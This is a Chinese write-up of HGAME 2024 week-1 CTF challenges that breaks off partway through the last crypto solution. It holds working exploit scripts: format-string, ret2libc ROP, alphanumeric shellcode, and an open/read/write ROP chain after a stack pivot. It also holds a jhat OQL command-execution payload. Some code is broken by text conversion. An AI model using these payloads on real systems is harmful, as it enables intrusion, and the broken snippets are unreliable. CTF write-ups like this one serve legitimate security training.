

HGAME-WEEK1

WEB

2048*16

直接把前端全部扒下来，自己搭建一个本地的环境，我这里用vscode搭建了一个。

然后看下js代码，这里混淆了一堆，实在是难看，就找关键的地方，题目所说的32768

```
R[s(474)] === 1 * -16904 + 734 * -8 + 106 * 524 && (e[s(460)] = !0)
```

找到了上面这个算式，他的结果就算32768，所以我们只需要将这里修改：

```
R[s(474)] === 16 && (e[s(460)] = !0)
```

然后本地起服务，随便玩几下，即可得到flag：


32768

SCORE
52

BEST
52

Join the numbers and get to the 32768 tile!

New Game



Bypass it

通过抓包注册路由可知，前端有代码干扰我们注册：

```
<script language='javascript'  
defer>alert('很抱歉，当前不允许注册');top.location.href='login.htm  
l'</script></div>  
</body>  
</html>
```

那么这里我们直接把浏览器的javascript功能禁用，就可以正常注册登录：

Q javascript.enabled 仅显示修改过的首选项

javascript.enabled	false
--------------------	-------

```
1 <script language=' javascript' defer>alert(' 登录成功');top.location.href='userIndex.php'</script>
```

你好! 欢迎来到个人中心!

- ~Click here~
- 注销

hgame{410b5e9d681fe0bc6ccf8c1f7a8cc6c730cba0e0}

写完题目后记得把功能开启!

jhat

oql查询处可以rce，但是根据hint不出网，所以需要回显到页面上，
payload:

```
new java.util.Scanner(new java.lang.ProcessBuilder("cat","flag").start().getInputStream(),
"GBK").useDelimiter("asfsfsdfs").next()
```

```
new java.util.Scanner(new
java.lang.ProcessBuilder("cat","flag").start().getInputStream(),
"GBK").useDelimiter("asfsfsdfs").next()
```

Execute

hgame{21ff9f374a760ed6c8d9e81408a8cb6affcec35a}

Select Courses

用request库或者bp一直发选课的数据包即可， emmmm莫名其妙的题目..... (

ezHTTP

把响应头那边的字符串base64解码即可:

```
GET / HTTP/1.1
Host: 47.102.130.35:30647
User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-REAL-IP: 127.0.0.1
referer: vidar.club
Connection: close
Cookie: PHPSESSID=a0a384527b6110f287541ba2a243ca69
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.11.6
Date: Sat, 03 Feb 2024 11:44:56 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 540
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiAGdhbWV7SFRUUFBhc18xbVA
wcIQ0bnR9In0.VKMdRQIIG61JTRefHmbcfIdq7MvJDncYpjAT7ztEDc
Connection: close
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
```

eyJGMTRnijoiaGdhbWV7SFRUF8hc18xbVAwclQ0bnR9In0

{"F14g":"hgame{HTTP_!s_1mP0rT4nt}In0

Re

ezIDA

打开就看得见

```
; int __cdecl main(int argc, const char **argv, const char **envp)
main proc near
push    rbx
sub     rsp, 20h
lea     rcx, Format      ; "plz input flag:\n"
call    sub_140001020
lea     rbx, unk_1400030C8
mov     rdx, rbx
lea     rcx, a39s        ; "%39s"
call    sub_140001080
lea     r8, aHgameW3lc0meT0 ; "hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}"
sub     r8, rbx
```

```
loc_140001112:
movzx  ecx, byte ptr [rbx]
movzx  eax, byte ptr [rbx+r8]
sub    ecx, eax
jnz    short loc_140001125
```

XOR

异或一下就好了

```
1 enc=[74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18,
 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34]
2 for i in enc:
3     print(chr(i^0x22),end='')
```

ezUPX

脱壳

```
管理员: 命令提示符
Microsoft Windows [版本 10.0.22000.1455]
(c) Microsoft Corporation。保留所有权利。

D:\桌面\reverse\U upx-win64>upx -d ezUPX.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2023
UPX 4.0.2      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 30th 2023

File size      Ratio      Format      Name
-----      -----      -----      -----
10752 <-     8192    76.19%    win64/pe    ezUPX.exe

Unpacked 1 file.

D:\桌面\reverse\U upx-win64>
```

IDA打开

```
IDA - ezUPX.exe D:\桌面\ezUPX.exe
File Edit Jump Search View Debugger Lumina Options Windows Help
File Edit Jump Search View Debugger Lumina Options Windows Help
Functions IDA View-A Pseudocode-A Hex View-1 Structures Enums Imports Exports
Function name
sub_140001020
sub_140001080
main
pre_c_initialization(void)
post_pgo_initialization(void)
pre_cpp_initialization(void)
scrt_common_main_seh(void)
start
scrt_acquire_startup_lock
scrt_initialize_crt
scrt_initialize_onexit_tables
scrt_is_nonwritable_in_current_image
scrt_release_startup_lock
scrt_uninitialize_crt
_onexit
_atexit
sub_140001624
UserMathErrorFunction
charNode::raw_length(void)
_get_startup_file_mode
sub_1400016E4
sub_1400016F4
guard_check_icall_nop
scrt_initialize_default_local_stdio
scrt_is_user_matherr_present
sub_140001724
sub_14000172C
sub_140001734
scrt_fastfail
j UserMathErrorFunction
sub_140001890
scrt_setUnhandledExceptionFilter

Line 26 of 69
00000528 main:13 (140001128)
Output
Using FLIRT signature: Microsoft VisualC v14 64bit runtime
Using FLIRT signature: Microsoft VisualC 64bit universal runtime
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
1400022A0: using guessed type _BYTE byte_1400022A0[48];
Python
AU: idle Down Disk: 121GB
```

```
1 enc=[0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13,
2 0x6B, 0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06,
3 0x6D, 0x5E, 0x03, 0x46, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54,
```

```
4     0x6D, 0x67, 0x62, 0x6A, 0x13, 0x4F, 0x32,
5     0x40, 0x01, ]
6 for i in range(len(enc)):
7     print(chr(enc[i]^0x32),end='')
```

ezPYC



```
管理员:命令提示符
Microsoft Windows [版本 10.0.22000.1455]
(c) Microsoft Corporation。保留所有权利。

D:\桌面\reverse\PZthon\pyinstxtractor-master>python pyinstxtractor.py ezPYC.exe
[+] Processing ezPYC.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.11
[+] Length of package: 1335196 bytes
[+] Found 10 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.py
[+] Possible entry point: pyi_rth_inspect.py
[+] Possible entry point: ezPYC.py
[+] Found 99 files in PYZ archive
[+] Successfully extracted pyinstaller archive: ezPYC.exe

You can now use a python decompiler on the pyc files within the extracted directory
D:\桌面\reverse\PZthon\pyinstxtractor-master>
```

管理员: 命令提示符

Microsoft Windows [版本 10.0.22000.1455]
(c) Microsoft Corporation。保留所有权利。

```
D:\桌面\reverse\Python\pycdc_cdas>pycdc.exe ezPYC.pyc
# Source Generated with Decompyle+++
# File: ezPYC.pyc (Python 3.11)

Unsupported opcode: BINARY_OP
flag = [
    87,
    75,
    71,
    69,
    83,
    121,
    83,
    125,
    117,
    106,
    108,
    106,
    94,
    80,
    48,
    114,
    100,
    112,
    112,
    55,
    94,
```

```
1 flag = [
2     87,
3     75,
4     71,
5     69,
6     83,
7     121,
8     83,
9     125,
10    117,
11    106,
12    108,
13    106,
14    94,
15    80,
16    48,
17    114,
18    100,
19    112,
20    112,
21    55,
22    94,
23    51,
24    112,
25    91,
26    48,
27    108,
```

```

28     119,
29     97,
30     115,
31     49,
32     112,
33     112,
34     48,
35     108,
36     100,
37     37,
38     124,
39     2]
40 c = [
41     1,
42     2,
43     3,
44     4]
45 input = input('plz input flag:')
46 # WARNING: Decompyle incomplete

```

啊啊啊啊啊啊啊啊啊啊为什么报错，研究半天不会，自己生成了一个pyc来反编译发现也会这样，但是通过已知部分猜到121和2异或是'{', 124和1异或是'}'，写一个脚本尝试下结果真出来了，原来是题目有点问题

```

1 from itertools import cycle
2
3 flag = [87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114,
4         100, 112, 112,
5         55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48, 108,
6         100, 37, 124, 2]
7
8 result = [byte ^ key for byte, key in zip(flag, cycle(xor_key))]
9
10 print(result)
11 enc=[86, 73, 68, 65, 82, 123, 80, 121, 116, 104, 111, 110, 95, 82, 51, 118,
12     101, 114, 115, 51, 95, 49, 115, 95, 49, 110, 116, 101, 114, 51, 115, 116, 49,
13     110, 103, 33, 125, 0]
12 for i in enc:
13     print(chr(i),end=' ')

```

MISC

签到

扫码关注公众号发送HGAME2024

你好，欢迎关注凌武科技！

HGAME2024

hgame{welc0me_t0_HGAME_2024}

SignIn

找个图片编辑器乱拉一下就看的见了



simple_attack

明文攻击得到压缩包内文件

明文选项
明文文件路径: D:\桌面\103223779_p0 (2).zip
密钥 e423add9 密钥 375dcd1c 密钥 1bce583e
 允许使用二进制文件作为明文 ZIP 档案文件

状态窗口

```
2024/2/3 13:57:50 - 加密密钥已成功恢复!
2024/2/3 13:58:04 - 文件"D:\桌面\attachment.zip"已打开。
2024/2/3 13:58:04 - 明文攻击已开始
2024/2/3 13:58:30 - 加密密钥已成功恢复!
```

base64转图片

```
AAAAAAIG4h8AAAAAAAAAAAAGAQj8Q8AAAAAAAAAAQIKR+AcAAAAAAAAAAIMFI/AMAAAAAAAAGAk/gEAAAAAAAAAASDAS/wAAAAAAAAAAAABjfwAAAAAAAAAA  
AAAeozEPwAAAAAAAAACUbiHwAAAAAAAAACBPCxDwAAAAAAAAABAgpH4BwAAAAAAAAAgwUj8AwAAAAAAAAACQYCT+AQAAAAAAAAABIMBL/AAAAAAA  
AAAAAkGIL/AAAAAAAAAAASJMQ/AAAAAAAAAAJRUlfAAAAAAAIAEI/EPAAAAAAAAAEECCfgHAAAAAAAACDBSPwDAAAAAAAABgJP4BAAAAAAA  
AEgwEv8AAAAAAAAACQYiX8AAAAAAAAABKMxD8AAAAAAAAAAIG4h8AAAAAAAAAAAgAQj8Q8AAAAAAAAAAQIKR+AcAAAAAAAAAAIMFI/AMAAAAAAA  
KGAK/gEAAAAAAAAAASDAS/wAAAAAAAAAAJBiJfwAAAAAAAAACUbiHwAAAAAAAAACBPCxDwAAAAAAAAABAgpH4BwAAAAAAAAAA
```

Base64转图片

hgame{s1mple_attack_for_zip}

原文件大小	32 KB
编码后大小	42 KB
Width	2046 px
Height	289 px

希儿希儿希尔

爆破宽高还原图片后binwalk分离

```
root@kali: ~/桌面
文件 动作 编辑 查看 帮助
( root@kali )-[ ~/桌面 ]
# binwalk -e flag736.png --run-as=root

DECIMAL      HEXADECIMAL      DESCRIPTION
_____
0            0x0              PNG image, 1394 x 199
9, 8-bit/color RGB, non-interlaced
54           0x36             Zlib compressed data,
default compression
395          0x18B            Zlib compressed data,
default compression
805947        0xC4C3B          MySQL MISAM compressed
d data file Version 7
3919082        0x3BCCEA         Zip archive data, at
least v2.0 to extract, compressed size: 28, uncompr
essed size: 28, name: secret.txt
3919206        0x3BCD66         End of Zip archive, f
ooter length: 22
```

打开secret但里面的大写字母是错的

▼图标LCD直视(刚ZOO子1行)：
RGB:KEY: [[8 7] [3 8]];A=0

找到key，然后希儿密码解密

AmanCTF - 希尔(Hill Cipher)加密/解密

在线希尔(Hill Cipher)加密/解密

CVOCRJGMKLDJGBQIUIVXHEYLPNWR|

模式1 (A=0) ▾

8 7 3 8

加密

解密

DISAPPEARIN THESEAOFBUTTERFLY

来自星尘的问候

题目提示弱口令爆破

```
root@kali: ~/桌面
文件 动作 编辑 查看 帮助

└─(root㉿kali)-[~/桌面]
# time stegseek secret.jpg rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "123456"

[i] Original filename: "secret.zip".
[i] Extracting to "secret.jpg.out".

real    0.81s
user    1.91s
sys     0.15s
cpu    255%

```

得到图片



在贴吧找到的文字转译图

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	0	1	2	3	4	5	6	7	8	9
↖	↖	=	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖	↖			
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	0	1	2	3	4	5	6	7	8	9

flag为hgame{welc0me!}

PWN

fmt

一次fmt机会，所以考虑修改rbp及fakerbp+8从而getshell

exp:

```
1 import requests
2 from pwn import *
3 from requests.auth import *
4 import ctypes
5 from ctypes import *
6 context.log_level='debug'
7 context(os='linux', arch='amd64')
8 io = process('./vuln')
9 #io = remote('47.100.137.175',32054)
10 elf = ELF('./vuln')
11 #libcc = cdll.LoadLibrary('libc.so.6')
12 libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
13 payload = b'%' + b'216' + b'c%18$hhn' + b'%' + b'4198757' + b'c%22$n'
14 #pay = payload.ljust(0x10,b'|x00')#+p64(0x402e48)
15 #pay = b'%' + b'4198973' + b'c%22$n'
16 gdb.attach(io)
17 pause()
18 io.sendlineafter('M3?\n',payload)
19 io.interactive()
```

不过需要爆破一字节

rand

这道题主要在输入上有些坑，是用read直接输入到对应地址中，所以要用chr来传递随机数

exp:

```
1 from pwn import*
2
3 import ctypes
4 from ctypes import *
5 context.log_level='debug'
6 context(os='linux', arch='amd64')
7 libcc = cdll.LoadLibrary('./libc.so.6')
8 libc = ELF('./libc.so.6')
9 libcc.srand(libcc.time(0))
10 io = remote('47.100.245.185',31780)
```

```

11 io.sendlineafter(' name.\n', '')
12 for i in range(99):
13     a = (libcc.rand()%100)+1
14     io.sendafter('guess the number:\n',chr(a))#chr->byte
15     puts_plt = 0x4010C0
16 rdi = 0x401423
17 puts_got = 0x404018
18 puts_plt = 0x4010B0
19 ret = 0x040101a
20 io.sendlineafter('mind.\n',b'a'*0x38+p64(rdi)+p64(puts_got)+p64(puts_plt)+p64(0
    x40125D))
21 puts_addr=u64(io.recvuntil(b"\x7f")[-6:].ljust(8,b'\x00'))
22 libc_base=puts_addr-libc.symbols['puts']
23 print(hex(libc_base))
24 system = libc_base + libc.symbols['system']
25 binsh = libc_base+next(libc.search(b"/bin/sh\x00"))
26 io.sendline(b'a'*0x38+p64(ret) + p64(rdi) +p64(binsh) + p64(system))
27
28 io.interactive()

```

shellcode

只能用数字和大小写字母构成shellcode，可以直接在网上搜纯ascall字符shellcode即可

exp:

```

1 import requests
2 from pwn import *
3 from requests.auth import *
4 import ctypes
5 from ctypes import *
6 context.log_level='debug'
7 context(os='linux', arch='amd64')
8 #io = process('./vul')
9 io = remote('47.100.137.175',32237)
10 shell =
'Ph0666TY1131Xh333311k13Xjiv11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g7
00Z0C100y503G020B2n060N4q0n2t0B0001010H3S2y0Y000n0z01340d2F4y8P115l1n0J0h0a070t
'
11
12
13 io.sendlineafter('input the length of your shellcode:', '-1')

```

```
14 io.sendafter('your shellcode:',shell)
15 io.interactive()
```

elder

开启了沙箱，但只溢出了0x30字节，所以需要使用栈迁移来加大构造长度

exp:


```
1 import requests
2 from pwn import *
3 from requests.auth import *
4 import ctypes
5 from ctypes import *
6 context.log_level='debug'
7 context(os='linux', arch='amd64')
8 #io = process('./vul')
9 io = remote('47.100.137.175',31163)
10 elf = ELF('./vul')
11 #libcc = cdll.LoadLibrary('libc.so.6')
12 libc = ELF('./libc.so.6')
13 #gdb.attach(io)
14 #pause()
15 puts_plt = 0x4010C0
16 rdi = 0x00000000004013e3
17 puts_got = elf.got['puts']
18 io.sendafter('accord.\n\n',b'a'*0x108+p64(rdi)+p64(puts_got)+p64(puts_plt)+p64(0x40125B))
19 read = 0x401276
20 puts_addr=u64(io.recvuntil(b"\x7f")[-6:].ljust(8,b'\x00'))
21 libc_base=puts_addr-libc.symbols['puts']
22 print(hex(libc_base))
23 open = libc_base + libc.sym['open']
24 read = libc_base + libc.sym['read']
25 write = libc_base + libc.sym['write']
26 rsi = 0x2601f+libc_base
27 rdx = 0x142c92+libc_base
28 io.sendafter('accord.\n\n',b'a'*0x100+p64(elf.bss())+0x100)+p64(read))
29 io.send(b'a'*0x100+p64(elf.bss())+0x200)+p64(read))
30 pay3 =
    p64(elf.bss())+0x210)+p64(rdi)+p64(0)+p64(rsi)+p64(elf.bss())+0x50)+p64(rdx)+p64(0x10)+p64(read)
31 pay3+=p64(rdi)+p64(elf.bss())+0x100)+p64(rsi)+p64(0)+p64(rdx)+p64(0)+p64(open)
32 pay3+=p64(rdi)+p64(3)+p64(rsi)+p64(elf.bss())+0x300)+p64(rdx)+p64(0x30)+p64(read)
```

```
33 pay3+=p64(rdi)+p64(1)+p64(rsi)+p64(elf.bss()+0x300)+p64(rdx)+p64(0x30)+p64(writ
e)#+b'flag\x00\x00'
34 io.send(pay3)
35 sleep(1)
36 io.send('./flag\x00\x00')
37 io.interactive()
```

CRYPTO

奇怪的图片

下载附件得到



```
1 import time
2
3 from PIL import Image, ImageDraw, ImageFont
4 import threading
5 import random
6 import secrets
7
8 flag = "hgame{fake_flag}"
9
10 def generate_random_image(width, height):
11     image = Image.new("RGB", (width, height), "white")
12     pixels = image.load()
13     for x in range(width):
14         for y in range(height):
15             red = random.randint(0, 255)
16             green = random.randint(0, 255)
17             blue = random.randint(0, 255)
18             pixels[x, y] = (red, green, blue)
19     return image
20
21 def draw_text(image, width, height, token):
22     font_size = random.randint(16, 40)
```

```

23     font = ImageFont.truetype("arial.ttf", font_size)
24     text_color = (random.randint(0, 255), random.randint(0, 255),
25     random.randint(0, 255))
26     x = random.randint(0, width - font_size * len(token))
27     y = random.randint(0, height - font_size)
28     draw = ImageDraw.Draw(image)
29     draw.text((x, y), token, font=font, fill=text_color)
30
31 def xor_images(image1, image2):
32     if image1.size != image2.size:
33         raise ValueError("Images must have the same dimensions.")
34     xor_image = Image.new("RGB", image1.size)
35     pixels1 = image1.load()
36     pixels2 = image2.load()
37     xor_pixels = xor_image.load()
38     for x in range(image1.size[0]):
39         for y in range(image1.size[1]):
40             r1, g1, b1 = pixels1[x, y]
41             r2, g2, b2 = pixels2[x, y]
42             xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
43     return xor_image
44
45 def generate_unique_strings(n, length):
46     unique_strings = set()
47     while len(unique_strings) < n:
48         random_string = secrets.token_hex(length // 2)
49         unique_strings.add(random_string)
50     return list(unique_strings)
51
52 random_strings = generate_unique_strings(len(flag), 8)
53
54 current_image = generate_random_image(120, 80)
55 key_image = generate_random_image(120, 80)
56
57 def random_time(image, name):
58     time.sleep(random.random())
59     image.save("./\png_out\\{}.png".format(name))
60
61 for i in range(len(flag)):
62     current_image = draw_text(current_image, 120, 80, flag[i])
63     threading.Thread(target=random_time, args=(xor_images(current_image,
64     key_image), random_strings[i])).start()

```

对代码进行分析，可得其加密方式为：

```
1  for x in range(image1.size[0]):  
2      for y in range(image1.size[1]):  
3          r1, g1, b1 = pixels1[x, y]  
4          r2, g2, b2 = pixels2[x, y]  
5          xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)  
6  return xor_image
```

其flag藏于：

```
1 random_strings = generate_unique_strings(len(flag), 8)  
2 .....  
3 for i in range(len(flag)):  
4     current_image = draw_text(current_image, 120, 80, flag[i])  
5     threading.Thread(target=random_time, args=(xor_images(current_image,  
key_image), random_strings[i])).start()
```

相对着的就是：

```
1 def xorImg(keyImg, sourceImg):  
2     img = Image.new('RGB', (width, height))  
3     for i in range(height):  
4         for j in range(width):  
5             p1, p2 = keyImg.getpixel((j, i)), sourceImg.getpixel((j, i))  
6             img.putpixel((j, i), tuple([(p1[k] ^ p2[k]) for k in range(3)]))  
7     return img
```

完整exp：


```
1 import os  
2 from tqdm import tqdm  
3 from PIL import Image  
4  
5 width = 120  
6 height = 80  
7  
8 #解密操作  
9 def xor(keyImg, sourceImg):  
10     img = Image.new('RGB', (width, height))  
11     for i in range(height):  
12         for j in range(width):
```

```

13             p1, p2 = keyImg.getpixel((j, i)), sourceImg.getpixel((j, i))
14             img.putpixel((j, i), tuple([(p1[k] ^ p2[k]) for k in range(3)])))
15     return img
16 lst = os.listdir('png_out/')
17 image1 = Image.open(f'flag/0.png')
18 image2 = Image.open(f'flag/10.png')
19 out = xor(image1,image2)
20 out.show()
21
22 #文件操作
23 for index in range(len(lst)):
24     os.mkdir(f'out/{index}')
25     for i in tqdm(range(len(lst))):
26         for j in range(i,len(lst)):
27             if i == j:
28                 continue
29             image1 = Image.open(f'png_out/{lst[index]}')
30             image2 = Image.open(f'png_out/{lst[i]}')
31             out = xor(image1,image2)
32             out.save(f'out/{index}/out{index}x{i}.png')
33

```

跑完之后，在文件夹3中我们发现规律，并且根据观察要求我们要从前往后读，每个字符依次出现。



仔细想想逻辑关系，因为 $f \wedge k$ $fl \wedge k$ $fla \wedge k$ $flag \wedge k$ ，事实上是从前往后异或，那就得到了 $l la lag$ $lag\{$ ，并且仔细看看，出来的图片按照文件大小排序就行内容是渐变的，也就是越来越多。所以我们就有了从前往后依次读出flag，然后再倒序一下就出来了

EzMath

原题：

```

1 from Crypto.Util.number import *
2 from Crypto.Cipher import AES

```

```

3 import random,string
4 from secret import flag,y,x
5 def pad(x):
6     return x+b'\x00'*(16-len(x)%16)
7 def encrypt(KEY):
8     cipher= AES.new(KEY,AES.MODE_ECB)
9     encrypted=cipher.encrypt(flag)
10    return encrypted
11 D = 114514
12 assert x**2 - D * y**2 == 1
13 flag=pad(flag)
14 key=pad(long_to_bytes(y))[:16]
15 enc=encrypt(key)
16 print(f'enc={enc}')
17 #enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x1
7g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1|||t8:\xb1,U\xf
e\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
18

```

看到 $D = 114514$ assert $x^{**2} - D * y^{**2} == 1$

一眼佩尔，先套板子解方程

```

1 from math import ceil,floor,sqrt
2
3 def pell_minimum_solution(n):
4     a = []
5     m = floor(sqrt(n))
6     sq = sqrt(n)
7     a.append(m)
8     b = m
9     c = 1
10    i = 1
11    while a[i-1] != 2 * a[0]:
12        c = (n - b * b) / c
13        tmp = (sq + b) / c
14        a.append(floor(tmp))
15        i += 1
16        b = a[i-1] * c - b
17    p = 1
18    q = 0
19    for j in range(i-2,-1,-1):
20        t = p
21        p = q + p * a[j]
22        q = t
23    if (i-1) % 2 == 0:

```

```

24     x0 = p
25     y0 = q
26 else:
27     x0 = 2 * p ** 2 + 1
28     y0 = 2 * p * q
29 return x0,y0
30
31 print(pell_minimum_solution(114514))
32 #
(305838916481589433508667588221770943195042030714075600982136254611133428592876
8064662409120517323199,
9037815138660369922198555785216162916412331641365948545459353586895717702576049
626533527779108680)

```

那么y的值出来了，那么根据题意，我们有下一步操作：

```

1 from Crypto.Util.number import *
2 y
=903781513866036992219855578521616291641233164136594854545935358689571770257604
9626533527779108680
3 def pad(x):
4     return x+b'\x00'*(16-len(x)%16)
5 key=pad(long_to_bytes(y))[:16]
6 print(key)
7 #b'\x04;0\xbe\xc7\xca\x05\xf9#\xd7Ap\xc4\xc9\xbe\x19'

```

那么得到key后

```

1 from Crypto.Util.number import *
2 from Crypto.Cipher import AES
3 y
=903781513866036992219855578521616291641233164136594854545935358689571770257604
9626533527779108680
4 enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17
g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\t8:\xb1,U\xfe
\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
5 def pad(x):
